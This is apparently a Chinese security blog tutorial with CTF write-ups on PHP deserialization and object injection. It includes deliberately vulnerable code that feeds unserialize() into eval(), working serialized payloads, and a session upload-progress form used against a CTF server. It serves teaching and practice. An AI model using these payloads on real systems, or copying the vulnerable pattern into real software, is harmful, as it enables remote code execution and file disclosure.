

之前web一直被PHP反序列化的一些问题困扰，现在痛定思痛，决定好好的总结一番(大佬请略过)

一般反序列化能用的例子都是利用了PHP中的一些可以自动调用的特殊函数，类似于C++中的构造函数之类的，不需要其他函数调用即可自动运行。通常称这些函数为魔幻函数，如__destruct(), sleep(), wakeup(), toString()。

首先我们以construct()为例，测试一下其自动执行情况。

```
<?php
class example
{
    var $xxx='hahahaha';
    function __construct(){
        echo($this->xxx);
    }
}
$test=new example();
echo serialize($test);
?>
```

← → ↻ ⓘ localhost/phptest1.php

hahahahaO:7:"example":1:{s:3:"xxx";s:8:"hahahaha";}

我们在函数中定义了一个example类，然后用new新建了一个example对象，在新建对象的时候，其中的魔幻函数__construct()自动执行，echo输出了\$xxx的值，同时在代这里提一下，序列化函数和反序列化函数。所有php里面的值都可以使用函数serialize()来返回一个包含字节流的字符串来表示。unserialize()函数能够重新把字符串变回php。序列化一个对象将会保存对象的所有变量，但是不会保存对象的方法，只会保存类的名字。为了能够unserialize()一个对象，这个对象的类必须已经定义过。如果序列化类A，不懂的朋友可以参考一下[PHP手册](#)

首先我们要确定一点，利用反序列化漏洞的有两个条件

1.unserialize()函数的参数可控

2.php中有可以利用的类并且类中有魔幻函数

接下来实验一下第一个比较有意思的例子。

test.php

```
<?php
class example
{
    public $handle;
    function __destruct(){
        $this->funnnn();
    }
    function funnnn(){
        $this->handle->close();
    }
}
class process{
    public $pid;
    function close(){
        eval($this->pid);
    }
}
if(isset($_GET['data'])){
```

```
$user_data=unserialize($_GET['data']);
}
?>
```

在这个例子中，我们创建了一个example类一个process类，example类中有一个变量\$handle，一个魔术函数__destruct()，魔术函数中调用了函数funnnn，然而根据funnnn再看代码，发现我们需要通过get方法输入的是一个data值，而且data值在传递进去之后，会先被反序列化一下，之前我们说过，序列化只会保存对象的所有变量，现在我们

- 1.必须让handle变量是一个process类的实例化对象
- 2.由于process中的close()函数是eval执行语句，所以handle中的pid就可以是我们想要执行的语句，然后我写了一个shell.php，构造出了可以利用的handle，代码如下。

shell.php


```
<?php
class example
{
    public $handle;
    function __construct(){
        $this->handle=new process();
    }
}
class process{
    public $pid;
    function __construct(){
        $this->pid='phpinfo()';
    }
}
$test=new example();
echo serialize($test);
?>
```


执行这个代码，得到payload如下



O:7:"example":1:{s:6:"handle";O:7:"process":1:{s:3:"pid";s:10:"phpinfo()";}}

首先解释一下这个payload，他表示这一串序列化中，有一个example对象，其中包含一个变量handle，handle又是一个process类的实例，其中包含一个pid变量，其值为

PHP Version 5.4.45	
	
System	Windows NT DESKTOP-619QKO1 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.4.45\php.ini



这里我们将test.php中的destruct()改为wakeup()也可以，因为__wakeup函数是在反序列化是自动调用的函数，实验一下。

test1.php

```
<?php
class example
{
    public $handle;
    function __wakeup(){
        $this->funnnn();
    }
    function funnnn(){
        $this->handle->close();
    }
}
class process{
    public $pid;
    function close(){
        eval($this->pid);
    }
}
if(isset($_GET['data'])){
    $user_data=unserialize($_GET['data']);
}
?>
```

还是运行shell.php执行产生的payload，得到了预期结果。

PHP Version 5.4.45

System	Windows NT DESKTOP-619QK01 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.4.45\php.ini

控制台 调试器 样式编辑器 性能 内存 网络 存储 HackBar

ncoding Other

http://localhost/test1.php?data=O:7:"example":1:{s:6:"handle";O:7:"process":1:{s:3:"pid";s:10:"phpinfo();";}}

这里以一道CTF题目为例子，加深一下印象。题目前一部分是利用php协议，最后取得flag需要用到php反序列化漏洞，这里我只说明一下反序列化的漏洞。[题目地址](#)

我们最终得到的题目源php代码为

hint.php

```
<?php
class Flag{//flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("good");
        }
    }
}
```

```
}
?>
```

index.php

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($txt)&&(file_get_contents($txt,'r')=="welcome to the bugkuctf"))
{ echo "hello friend!<br>";
if(preg_match("/flag/", $file))
{
    echo "■■■■■■■■flag■■";
    exit();
}
else{
include($file);
$password = unserialize($password);
echo $password; }
}
else{
echo "you are not the number of bugku ! "; }
?>
```

首先要注意：

1.password变量最初是一个序列化的，而且还应该是一个Flag类的实例

2.flag在flag.php里面

3.Flag类中有魔幻函数，index.php中unserialize函数参数可控

于是我们构造payload：O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}，反序列化之后，password是一个Flag类的实例，有一个file变量，内容为flag.php。当index.php对password的file_get_contents(\$this->file)输出flag.php里面的内容，最终结果如下：

```
hello friend!<br> <?php
//flag{php_is_the_best_language}
?><br>good
```

```
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')=="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

PHP session反序列化

最开始接触session类型是有一次打CTF比赛的时候，jarvis oj上面的一道题目。[题目链接](#)
进来之后，发现题目给了一个php代码：

```
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
```

```

    $this->mdzz = 'phpinfo()';
}

function __destruct()
{
    eval($this->mdzz);
}
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>

```

刚开始的看的时候，我也不太懂，但是根据提示，应该是PHP反序列化漏洞问题。google了一下ini_set('session.serialize_handler', 'php')，发现PHPsession的序列化和反序列化问题，出题人应该是根据我找到的参考2的漏洞报告出的题，接下来我们分析这个题目。php提供了 session.serialize_handler 配置选项，设置该选项可以选择序列化问题使用的处理器，常用的处理器有三种：

处理器	对应的存储格式
php	键名 + 竖线 + 经过 serialize() 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 + 键名 + 经过 serialize() 函数反序列处理的值
php_serialize (php>=5.5.4)	经过 serialize() 函数反序列处理的数组

然后我尝试查看了一下本题服务器的php版本，发现能够查看，而且发现其默认的session.serialize_handler为php_serialize，这与本题中php代码第一行就设置的session.serialize_handler为php不符合。

web.jarvisoj.com:32784/phpinfo.php

...

搜索

点
百度
新手上路
爱淘宝
常用网址
网址大全
京东商城
京东商城
1号店
新浪微博

session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	no value	no value
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php_serialize	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On
session.use_strict_mode	Off	Off
session.use_trans_sid	0	0

我们先测试一下php和php_serialize的区别，测试代码

```

<?php
ini_set('session.serialize_handler','php_serialize');
//ini_set('session.serialize_handler','php');
session_start();
$_SESSION["test"]=$_GET["t"];

```

```
?>
```

输出的结果 php_serialize为t:1:{s:4:"test";s:4:"1111";} php的结果为test|s:4:"1111";

所以我们看到，如果我们的\$_SESSION['ceshi']="|O:8:"students":0:{}"; 那么当我们用php_serialize存储时候，他会是a:1:{s:5:"测试";s:20:"|O:8:"students":0:{}";} 然后当我们用php进行读取的时候，反序列化的结果会是

```
array(1) {
  ["a:1:{s:5:"ceshi";s:20:""}]=>
  object(students)#1 (0) {
  }
}
```

我们通过伪造对象的序列化数据，成功实例化了students对象。

对于本题，我们没有上传点，但是通过参考2，且查看本题的session.upload_progress.enabled为On

当 [session.upload_progress.enabled](#) INI 选项开启时，PHP 能够在每一个文件上传时监测上传进度。这个信息对上传请求自身并没有什么帮助，但在文件上传时应用可以发送一个POST请求到终端（例如通过XHR）来检查这个状态

当一个上传在处理中，同时POST一个与INI中设置的[session.upload_progress.name](#)同名变量时，上传进度可以在 [\\$_SESSION](#) 中获得。当PHP检测到这种POST请求时，它会在 [\\$_SESSION](#) 中添加一组数据，索引是 [session.upload_progress.prefix](#) 与 [session.upload_progress.name](#)连接在一起的值。通常这些键值可以通过读取INI设置来获得，例如

```
<?php
$key = ini_get("session.upload_progress.prefix") . ini_get("session.upload-progress.name");
var_dump($_SESSION[$key]);
?>
```

所以我们需要构造一个html页面

```
<!DOCTYPE html>
<html>
<head>
  <title>test XXE</title>
  <meta charset="utf-8">
</head>
<body>
  <form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data"><!--
■■■■■■■■-->
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" value="go" />
  </form>
</body>
</html>
```

然后构造payload:

```
<?php
class OowoO
{
    public $mdzz='print_r(scandir(dirname(__FILE__)))';
}
$test = new OowoO();
$x = serialize($test);


var_dump($x);
?>
```

得到payload:




```
string(71) "O:5:"OowoO":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__)););}"
```

然后通过修改的html抓包, 改filename, 先扫描一下目录



修改payload, 得到flag, 此题为php session反序列化漏洞的一个典型例子



参考:

1. https://blog.csdn.net/csu_vc/article/details/78375203
2. <https://gist.github.com/chtq/f74965bfea764d9c9698>

点击收藏 | 2 关注 | 1

上一篇：[2018开源静态分析工具-第二部分...](#) 下一篇：[2018ustcCTF部分题目wp](#)

1. 3 条回复



dcbz222333 2019-01-29 22:06:15

师傅，文中有个地方不太明白，在测试一下php和php_serialize的区别。测试代码中，em....怎么去获取sess_id文件的内容呢...php是有现成的函数吗？（查了查没有找到

0 回复Ta



[dcbz222333](#) 2019-01-29 22:07:53

@lz** 输出的结果 php_serialize为t:1:{s:4:"test";s:4:"1111";} php的结果为test|s:4:"1111";//就是直接获取这段内容的函数

0 回复Ta



[y*-22006874871**](#) 2019-03-27 19:16:41

tql

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)